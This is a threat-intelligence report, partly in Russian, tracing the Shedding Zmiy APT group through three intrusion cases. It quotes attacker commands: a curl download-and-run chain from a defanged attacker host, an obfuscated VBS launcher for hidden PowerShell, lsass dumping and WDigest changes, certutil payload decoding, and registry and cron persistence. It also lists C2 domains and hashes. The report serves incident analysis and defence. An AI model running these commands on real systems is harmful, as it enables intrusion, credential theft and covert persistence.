Unraveling the snake tangle: following the attacks of Shedding Zmiy

Table of contents

Introduction

In 2022, the global geopolitical situation has heated up to the limit, which could not but have an impact on the activity of the largest APT groups. For many, Russian IT infrastructure has become the main target. Among those targeting Russia is a group known to the Solar 4RAYS team as Shedding Zmiy. This is one of the most active and professional groups. Not only has it intensified its operations against government agencies and their contractors handling the most sensitive data, but it has also changed the priorities of its attacks, switching from financial gain to espionage.

We associate Shedding Zmiy with the Cobalt ((ex)Cobalt) group, known since 2016, which, according to public reports, attacked exclusively financial institutions and was motivated only by material gain. We have previously published a report on the investigation of one incident that this group was behind. Since then, we have been involved in the investigation of several other related cyberattacks. Over more than a year of observation, we were able to track dozens of different attacks by the group, in the investigation of seven of which we were directly involved as experts. The unique data collected during these investigations allowed us to identify a separate cluster of malicious activities, which we called Shedding Zmiy.

The Shedding Zmiy arsenal changed beyond recognition from attack to attack: custom loaders, backdoors and web shells that had not previously been seen in the public space, the use of compromised legitimate servers in the infrastructure and the exploitation of specific bugs in ASP.NET significantly complicated the attribution of different attacks to one group. That is why we call this group Shedding Zmiy: it, like a snake, regularly changes its “skin”. Through painstaking work, time after time, we found key evidence, and in the end we were able to piece together a dossier on all the investigated operations of the

group.

In this report, we will analyze the Shedding Zmiy attacks we investigated, as well as give recommendations for protecting and hunting their activities and share indicators. Later we will release articles that will describe in detail the unique tools of Shedding Zmiy.

If you have seen suspicious activity on your network and believe that you have also become a victim of a hacker group, write to us . Solar 4RAYS experts will investigate, identify problems and make the necessary recommendations to protect your infrastructure from hackers.

Case 1. First thread

One of the first major incidents we encountered with Shedding Zmiy occurred in December 2022 in a Russian government organization. The investigation into the case began after a post was published in one of the Telegram channels about the hacking of the Customer and the subsequent draining of data downloaded from its infrastructure. As evidence, a screenshot of the structure of directories was attached, the names of which are related to the Customer.

During the investigation, 4RAYS specialists found that the attackers penetrated the customer's infrastructure by exploiting a then-current vulnerability in Microsoft Exchange Server – OWASSRF – on one of the servers. The exploitation method involves two different vulnerabilities, tracked as CVE-2022-41080 and CVE-2022-41082.

The first exploitation events recorded in the web logs were dated December 30, 2022, but these actions achieved their results only on January 3, 2023, when the first samples of web-shell malware were placed in the system. In total, the attackers placed the following 4 files in the directory on the vulnerable Microsoft Exchange server:`C:/Program Files/Microsoft/Exchange Server/V15/FrontEnd/HttpProxy/owa/auth:`

File name	Posting date
`shit.aspx`	01/03/2023 22:31:20
`shit3.aspx`	01/03/2023 22:53:52
`gY6t4.aspx`	01/06/2023 02:48:17
`SysFeedback.aspx`	01/07/2023 01:15:35

- `gY6t4.aspx`represents an implementation of the Neo-reGeorg project ;
- `shit.aspx`and `SysFeedback.aspx`– project cmd.aspx ;
- `shit3.aspx`– modified fileupload.aspx project .

As you can see, one file has a random name, the name of another looks like an attempt to mimic something legitimate, but the attackers approached the naming of the two earliest malware creatively and succinctly.

An important feature of the vulnerability is the presence of authenticated access to the vulnerable server. Analysis of the web server logs allowed us to identify the account that the attackers used for the exploitation, as well as the IP addresses from which malicious requests were made.

Before describing the further course of the attack, let's figure out how Shedding Zmiy managed to compromise an account that was later used to exploit the OWASSRF vulnerability.

The name of the compromised account contained the name of the territorial authority and the department using it. This set the further direction of the investigation. Having established the circle of users of the account, we began to analyze data from their systems. Great luck awaited us here: on the very first system we discovered a directory `C:\Programdata\IntellHTD`created on 12/20/2022 at 12:46:17 (UTC). It contained suspicious files, and in the file table, the corresponding file entries were marked as "unused":

File name	date of creation
`IntellHTD[1].vbs`	12/20/2022 12:46:56
`IntellHTD[1].ps1`	12/20/2022 12:47:24

После анализа файлов было установлено, что мы имеем дело с вредоносом CobInt, который и стал первой ниточкой, за которую мы начали распутывать этот змеиный клубок. Краткое техническое описание вредоноса и процедуры его запуска:

VBS-скрипт запускает Powershell-сценарий, который хранит шеллкод в обфусцированном виде.

Powershell-скрипт распаковывает шеллкод и передает ему управление через CreateThread. Шеллкод загружает с C2 зашифрованый CobInt, расшифровывает и запускает его. Он работает только в памяти и не сохраняется на файловую систему. Взаимодействие с CnC происходит по протоколу HTTPS посредством POST-запросов. При первом подключении отправляет информацию о сетевых адаптерах.

`C2: avptp[.]com`

При дальнейшем анализе было установлено, что незадолго до размещения CobInt пользователем был загружен документ Microsoft Word:

Имя файла	Старт	Окончание	Статус	Полный путь загрузки

	загрузки (UTC)	загрузки (UTC)	загрузки	
2022-625711.docx	20.12.2022 12:21:31	20.12.2022 12:21:33	Успешно	C:/Users/[redacted]/Downloads/2022-625711.docx
2022-625711 (1).docx	20.12.2022 12:43:40	20.12.2022 12:43:41	Успешно	C:/Users/[redacted]/Downloads/2022-625711 (1).docx

При этом сами файлы на момент исследования отсутствовали, а на их присутствие указал лишь временный файл `C:/Users/[redacted]/Downloads/~$22-625711 (1).docx`, созданный в момент открытия 20.12.2022 12:43:43.

Ниже представлены ссылки (они идентичны), по которым файлы были загружены:

Имя файла	Ссылка на загрузку
2022-625711.docx	https://owa.[redacted].ru/owa/service.svc/s/GetFileAttachment?id=AQMkADlhNDZiMDk2LWU5NGUtNDFkOS05MjQ...
2022-625711 (1).docx	https://owa.[redacted].ru/owa/service.svc/s/GetFileAttachment?id=AQMkADlhNDZiMDk2LWU5NGUtNDFkOS05MjQ...

Файлы загружены как вложения письма электронной почты с использованием web-клиента электронной почты организации на Microsoft Exchange. Нам удалось получить оригинал этого письма. Ранее некоторые наши заказчики получили схожие письма.

время отправления: 20 декабря 2022 г. 12:22;

тема письма: «Вам направлен протокол об административном правонарушении»;

отправитель: kurgansky.krg@sudrf[.]ru;

получатель: [redacted];

отправитель: kurgansky.krg@sudrf[.]ru;

адрес отправителя: mx1.sudrf[.]ru `79.133.87[.]11`;

x-originating-ip: `172.16.10[.]134`;

тема письма: «Протокол №781-4981 от 19.12.2022»;

время отправления: 20 Dec 2022 11:34:28 (UTC+0).

Письмо содержит во вложении вредоносный документ:

вложение:

`2022-625711.docx` - документ Microsoft Office Word формата OOXML.

`md5: EBFAAEBAFB778B6BEA238ADE245D1AB6`

`sha1: 71A8AC941A1AA14A6F6668AE5AA5057E63590467`

`sha256: E6707AD67817EE8379520084F1891704016BA4750C6CC5A1ED64949B2D49C5E3`

ссылка на внешний шаблон, который подгружается при открытии файла:

hxxps://msys[.]su/microsoft-office-word/t.php?
t=3f490d049f8e557f2c5e1d536eb6956c8886c8480736dc0b2209cdb3fc76aa079a7915c0e120a3b13e9e7f8


Письмо, относящееся к фишинговой кампании по рассылке писем от имени SUDRF - ГАС РФ «Правосудие»

Внешний шаблон в документе загружал Ekipa RAT – вредоносный VBA-скрипт, который продавался на одном из теневых форумов с февраля 2022 года. Обладает базовым функционалом:

- выполнение произвольных команд;
- файловый браузер;
- загрузка файлов на хост жертвы и с него.

Мы наблюдали похожие фишинговые кампании по рассылке Ekipa RAT в марте и декабре 2022. Подробнее про них расскажем в одной из следующих публикаций о Shedding Zmiy.

Схема запуска CobInt в системе жертвы выглядела следующим образом:



Также на файловой системе в каталоге `C:\ProgramData\Samsung` мы обнаружили следующие

файлы:

Имя файла	Временная метка создания (UTC)
SamsungNotification.txt	2022-12-20 19:46:24
SamsungNotification.exe	2022-12-20 19:46:23
SamsungNotification.ps1	2022-12-20 19:46:23
SamsungNotification.vbs	2022-12-20 19:46:23

Одновременно с появлением файлов в системе атакующие для закрепления в системе создали службу с именем DataExchangesSvc и следующим командлайном:

```
C:\ProgramData\Samsung\SamsungNotification.exe SamsungNotification.txt
```


Файл SamsungNotification.txt содержал следующую строку для запуска vbs-скрипта SamsungNotification.vbs с использованием легитимного wscript.exe

```
wscript.exe "C:/ProgramData/Samsung/SamsungNotification.vbs"
```

В свою очередь скрипт SamsungNotification.vbs запускал powershell-сценарий SamsungNotification.ps1, аналогичный по функционалу ранее обнаруженному IntellHTD[1].ps1, но с другим адресом C2: wsdjcvfv[.]com:

```
OWw=Replace("WScrsavjipt.savjsavjSsavjhelsavjsavjl","savj","").set
stiCz=WScript.CreateObject(OWw).ItQr="%SystemRoot%/System32/
WindowsPowerShell/v1.0/powershell.exe -ex bypass -NoLogo -NonInteractive -
NoProfile -WindowStyle Hidden -File ""C:/ProgramData/Samsung/
SamsungNotification.ps1""".VkM=stiCz.Run(ItQr,0,0).
```

Схема запуска описанного выше образца CobInt:



Чуть более чем через час после закрепления, атакующие создали учетную запись с привилегиями локального администратора `[redacted]/root`.

Далее мы наблюдали подключения Shedding Zmiy к системе по протоколу RDP. В событиях сетевой аутентификации 4624 LogonType3 из журнала Security мы заметили интересное название системы, с которой происходила аутентификация – `COMMANDO`. Наиболее вероятно, это имя по умолчанию системы на базе популярного дистрибутива Commando VM (Complete Mandiant Offensive VM) для проведения тестирования на проникновение ОС семейства Windows, распространяемого компанией Mandiant.


Далее, через web-браузер скомпрометированной машины, атакующие принялись скачивать необходимые инструменты. Они ограничились следующим «джентельменским набором»:

- Soft Perfect Network Scanner;
- Mimikatz;
- Djoin parser & Citrix SSO Extractor;
- ASM Web Push Client;
- Anydesk.

Использования Djoin parser & Citrix SSO Extractor и ASM Web Push Client мы не увидели, а вот остальные инструменты применялись активно.

Примечательно, что учётные данные для УЗ, которая использовалась при компрометации Microsoft Exchange Server центрального аппарата, были сохранены в браузере, и атакующие без труда получили к ним доступ.

Таким образом общая схема первоначального проникновения в инфраструктуру выглядит следующим образом:



Рассмотрим ключевые моменты инцидента: его техники и инструменты, которые группа использовала для развития атаки.

Для локальной разведки Shedding Zmiy использовали Powershell, вот некоторые из исполненных ими команд:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c tasklist
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c get-
mpthreatdetection
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c whoami -priv
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c whoami
```

На скомпрометированном сервере Microsoft Exchange мы обнаружили следы запуска популярного инструмента procdump по следующим путям:


- `SYSVOL\Temp\procdump.exe`;
- `SYSVOL\Temp\procdump64.exe`.

С помощью данного инструмента атакующие получили дамп процесса lsass, а затем архивировали его с помощью powershell – вероятно, для отправки на C2 и извлечения из дампа процесса учетных данных:

```
powershell Compress-Archive C:\temp\2836.dmp C:\temp\output.zip
```

Перед тем как получить дамп процесса, атакующие применили еще одну популярную технику, установив значение `UseLogonCredential` ключа реестра `Control/SecurityProviders/WDigest` в «1», которое позволяет хранить данные вошедших пользователей в открытом виде в памяти.

Позднее для дампа учётных данных мы обнаружили следы Mimikatz, вот, например, восстановленный фрагмент RDP-кэша одной из скомпрометированных учетных записей:



Для продвижения по сети жертвы атакующие использовали:

- протокол RDP;
- скомпрометированные в результате дампа процесса lsass учётные данные;
- созданную ими на одной из систем локальную учетную запись root;
- «горячо любимый» PSEXEC.

При этом для обхода ограничений операционной системы Windows и возможности поддержания одновременно нескольких RDP-сеансов на системе-плацдарме, с которой атакующие выполняли множественные исходящие RDP-соединения, они использовали проект RDPWrap. Его файлы они разместили в каталоге локальной учетной записи `C:\Users\root\Videos`, который сами же и создали.

По прошествии почти двух недель после вторжения всё на той же системе-плацдарме был создан каталог `C:\ProgramData\IntellHTD` и уже знакомые нам файлы:

Имя файла	Дата создания
`IntellHTD.ps1`	15.01.2023 22:40:24.
`IntellHTD.vbs`	15.01.2023 22:40:24.

Для закрепления группировка выбрала популярный метод: использование Run ключа реестра пользовательского куста NTUSER.dat учетной записи root, создав значение `HvngefhSvcDBV` с содержимым: `C:\ProgramData\IntellHTD\IntellHTD.vbs.`

Для сохранения доступа к инфраструктуре атакующие, помимо прочего, скачивали и устанавливали в системах распространённое средство для удалённого управления AnyDesk, которое закреплялось через создание сервиса, автоматически запускаемого при входе пользователей в систему.

На этой же системе-плацдарме было обнаружено два образца ВПО семейства SystemBC, который

является прокси-ботом с возможностью загрузки и запуска полезной нагрузки на системах жертв. Лишь один сэмпл закреплялся через Run ключ пользовательского куста реестра NTUSER.dat учетной записи root, созданной злоумышленниками, с именем значения `socks5` и следующим содержимым:

```
powershell.exe -windowstyle hidden -Command "& 'C:
\Users\root\Desktop\socks.exe'".
```

Для выгрузки данных атакующие использовали клиент `MEGAsync.exe`, следы которого мы обнаружили в артефакте UserAssist одной из скомпрометированных учетных записей.


В данном кейсе мы отметим использование CobInt, что и навело нас на предположения о том, с кем мы имеем дело.

Матрица MITRE для этого кейса и всех последующих представлена в отдельном разделе.

Кейс 2. Атака на доверие

В следующий раз мы столкнулись с Shedding Zmiy, расследуя инцидент в одной из IT-компаний в начале июля 2023 года. Атака началась с фишингового письма, отправленного с почтового сервера организации-подрядчика. Использовавшаяся для формирования и отправки письма учетная запись была легитимной. Кстати, спустя некоторое время этот подрядчик пригласил нас провести расследование в его инфраструктуре. Об этом случае мы расскажем далее, но на момент расследования кейса «Атака на доверие» (в июле 2023 года) провести такое исследование возможности ещё не было.

Письмо с темой «Обязательное_обновление_трудовых_договоров_и_информация_о_премиях» содержало запароленный архив `0607_[redacted].rar`. Пароль был указан в тексте письма:



Архив содержал vbs-скрипт, деобфусцировав который, мы заметили выполнение следующей команды через Powershell:

```
CreateObject("Shell.Application").ShellExecute cmd, "/c cd /d %temp% & curl -o Autoit3.exe hxxp://0bitcoins[.]com:80 & curl -o rNlQSC.au3 hxxp://0bitcoins[.]com:80/msiqliyplwt & Autoit3.exe rNlQSC.au3" ,"","",0
```

Команда загружает с сервера злоумышленников сначала легитимный `Autoit3.exe` (движок для запуска скомпилированных скриптов), а затем вредоносный au3-скрипт `rNlQSC.au3`:

Скрипт размером 749 KB разделён на 3 части:

- STUB;
- AU3-compiled script;
- OVERLAY.

Он содержит в себе shellcode, который запускается через вызов `user32.dll.CallWindowProc(lpPrevWndFunc, 0, 0, 0, 0)`, где `lpPrevWndFunc` – указатель на shellcode. Shellcode расшифровывает в памяти и запускает написанный на Delphi бинарный файл, который читает STUB и OVERLAY из au3-файла и дешифрует из них вредонос DarkGate версии 4.2.4, также написанный на Delphi. Это одна из первых стандартных цепочек запуска DarkGate 2023 года.

DarkGate известен с 2018 года и обладает широким функционалом. Он может использоваться для:

- кражи cookies и паролей браузеров(стиллер);
- запуска майнеров;
- удаленного подключения через HiddenVNC, AnyDesk;
- подмены криптокошельков;
- инжекта в процессы;
- остановки процессов;
- и еще более 50 команд.

Примечательно, что новая версия DarkGate, которую создатель ВПО разрабатывал еще с 2017 года, появилась на одном из теневых форумов незадолго до атаки – в июне 2023 года.

Через DarkGate атакующие загрузили на хост следующие файлы:

Имя файла	Дата создания
`C:\Intel\dsm.txt`	06.07.2023 14:20:39
`C:\Intel\dismcore.dll`	06.07.2023 14:23:54

`C:\Intel\dism.exe` 06.07.2023 14:25:02

Здесь они использовали популярную технику dll-sideloading, размещая вредоносную библиотеку `dismcore.dll` в одном каталоге с легитимной утилитой «deployment image servicing and management (DISM) utility» `dism.exe`. После загрузки на систему, атакующим удалось запустить `dism.exe`, который подгрузил вредоносную DLL.

Мы предполагаем, что у Shedding Zmiy возникли какие-то проблемы с полезной нагрузкой, поэтому еще через 10 минут после первоначальной загрузки на хост вредоносного файла `dismcore.dll` группировка, используя DarkGate, загрузила в уже известный нам каталог `C:\Intel` файл `dism.bat`. Он декодировал вновь загруженный payload следующей командой:

```
C:\Windows\SysWOW64\certutil.exe certutil -decode dism dismcore.dll
```

Спустя несколько секунд после загрузки файлов в каталог `C:\Intel` атакующие загрузили туда же архив `cfg.zip`, содержащий файлы:

- `config.yaml`;
- `xdd.dll`.

Вероятно, с первоначально загруженным `cfg.zip` также, как и с `dismcore.dll`, возникли проблемы. Поэтому Shedding Zmiy, с помощью всё того же DarkGate, загрузили другой batch-скрипт – `cfg.bat`. Запустив его, атакующие выполнили следующую команду:

```
certutil -decode cfg cfg.zip
```

Из кейса, на который мы реагировали более чем полгода спустя, мы узнали, что `cfg.zip` – это жестко закодированное имя архива, который используется ранее неизвестным нам загрузчиком. Его мы впоследствии назвали XDHijack. Этот загрузчик распаковывает архив, используя жестко закодированный пароль. Далее он, с помощью техники reflective dll injection, загружает dll и вызывает ее экспортную функцию. Более подробно о функциях загрузчика XDHijack расскажем в одной из следующих публикаций.

Спустя 15 минут после появления на рабочей станции файла `C:\Intel\dism.exe` антивирус поместил его в карантин, тем самым отобрав у атакующих возможность запуска ВПО. Но Shedding Zmiy не растерялись и просто выполнили следующую команду, скопировав легитимный исполняемый файл из системной директории уже в другой каталог.

```
cmd.exe /c copy C:\Windows\System32\dism.exe C:\Users\[redacted]
\OpenVPN\dism\dism.exe
```

Далее скопировали в каталог `C:\Users\[redacted]\OpenVPN\dism и dismcore.dll.`

На следующий день атакующие вернулись на систему первоначальной жертвы и, используя DarkGate, загрузили на хост уже известный нам из предыдущего кейса загрузчик CobInt в виде vbs-

и ps1-скриптов, который в качестве C2 использовал адрес: `hxxps://onexboxlive[.]com`.

Имя файла	Дата создания
`C:\ProgramData\AdobeR\pdfdrt.vbs`	07.07.2023 12:18:43
`C:\ProgramData\AdobeR\pdfdrt.ps1`	07.07.2023 12:18:43

Спустя 15 минут антивирус отправил эти файлы в карантин, тем самым снова нарушив планы злоумышленников. Однако, как мы знаем, змеи очень изворотливые, поэтому и здесь группировка нашла выход. Атакующие скопировали вредоносный скрипт `0607_[redacted].vbs`, который изначально был направлен жертве и не детектировался антивирусом, в `C:\Intel`. Действие позволило атакующим закрепиться в системном реестре.

```
cmd.exe /c copy C:\Users\redacted\Desktop\0607_[redacted]. vbs C:
\Intel\GfxCPLBatch.vbs
```

Для закрепления они выбрали известный (но не настолько популярный как Run или RunOnce) ключ реестра Environment пользовательского куста реестра NTUSER.dat, где создали значение `UserInitMprLogonScript` со следующим содержимым:

```
wscript.exe C:\Intel\GfxCPLBatch.vbs
```

Мы не увидели размещения нового ВПО на этой системе, поэтому считаем, что в дальнейшем атакующие использовали только DarkGate для своих операций. ИБ-специалисты атакованной организации среагировали на произошедшее и уже на следующий день после вторжения отозвали скомпрометированные учётные данные, тем самым замедлив продвижение злоумышленников.

Здесь на помощь Shedding Zmiy пришла социальная инженерия. Они оперативно создали фейковый профиль в Telegram и написали пользователю, чья учетная запись была изначально скомпрометирована. Выдав себя за сотрудника ИБ-отдела (имя профиля состояло из фамилии пользователя, нижнего подчеркивания и названия компании), они попросили прислать пароль для учётной записи. Пользователь любезно согласился.

Далее с этим паролем они вошли на портал самообслуживания VPN и привязали свой номер телефона в качестве второго фактора. В дальнейшем это позволило им беспрепятственно подключаться к инфраструктуре взломанной компании, несмотря на наличие 2 фактора аутентификации.

Используя скомпрометированную учётную запись, группа успела побывать еще на нескольких хостах, где разместила meterpreter, закрепив его через запланированные задачи.


На финальном этапе с помощью сертификата OpenVPN, добытого на хосте сотрудника, получившего фишинговое письмо с вредоносным вложением, атакующие добрались до тестового

сегмента одного из заказчиков жертвы и с тестового почтового сервера, от имени скомпрометированного пользователя, сформировали и направили фишинговые письма, содержащие DarkGate, более чем 50-ти сотрудникам уже третьей компании. Подключение к почтовому серверу в тестовом сегменте осуществлялось с использованием популярного VPN-сервиса SurfShark.

В этом кейсе атакующие снова использовали вредонос CobInt, а также мы отметили повторяющуюся особенность нейминга каталога (`Intel` и `IntellHTD` в первом), в котором размещалось ВПО.

Также необычной особенностью этой атаки является то, что Shedding Zmiy трижды использовали доверительные отношения между различными компаниями в своих целях. В первый раз направили фишинговое письмо от имени подрядчика жертвы. Во второй – получили доступ от имени скомпрометированной учётной записи к тестовому почтовому серверу заказчика жертвы. В третий – разослали фишинговые письма с вредоносом DarkGate ещё одному заказчику жертвы.

Общая схема этой цепочки выглядела так:



Кейс 3. Zimbra, скрывающая боль

В конце августа 2023 года целью Shedding Zmiy стал почтовый сервер Zimbra Collaboration Suite одного из органов исполнительной власти. Мы назвали этот кейс “Zimbra скрывающая боль”, так как логотип “Zimbra ”, как нам кажется, напоминает мем про Гарольда. Откуда взялась эта боль – расскажем далее.

К сожалению, на момент исследования журналы веб-сервера уже ротировались и определить точный путь проникновения в систему не представилось возможным, однако с наибольшей долей вероятности атакующие проэкслуатировали одну из уязвимостей в ПО Zimbra Collaboration Suite, неактуальная версия которого была установлена на исследованном сервере (CVE-2022-27925, CVE-2022-37042, CVE-2022-41352). Иных следов, которые указывали бы на эксплуатацию конкретной уязвимости, мы не обнаружили.

Первые следы присутствия группировки в системе мы нашли в виде информации о создании файла `/etc/ld.so.preload`, в котором была указана библиотека `/lib64/libs.so`. Это популярный метод закрепления руткитов в Linux, так как указанную в этой переменной окружения библиотеку системный компоновщик времени выполнения (`ld.so`) загружает раньше других. Файл `/lib64/libs.so` оказался модифицированной версией бэкдора FaceFish Коллеги из индустрии уже разбирали FaceFish, указывая на его принадлежность к (ex)Cobalt. При этом в опубликованном отчете, вредонос даже находился по идентичному пути. Следов дроппера sshins, который видели коллеги, мы на системе не обнаружили.

Некоторое время спустя, в системе был создан файл `/tmp/socks.out` – linux-вариант SystemBC, который мы видели в первом кейсе (Первая ниточка). Он закреплялся характерной для SystemBC строкой в файле `/var/spool/cron`:

```
@reboot echo socks5_backconnect666 > /dev/null | (cd /tmp && ./socks.out)
15 3 15 * * /root/get_certificate.sh
* */3 * * * drweb-ctl update
0 0 * * 6 drweb-ctl scan / --OnKnownVirus=QUARANTINE --
OnSuspicious=QUARANTINE
0 8 * * 6 drweb-ctl threats --Quarantine All
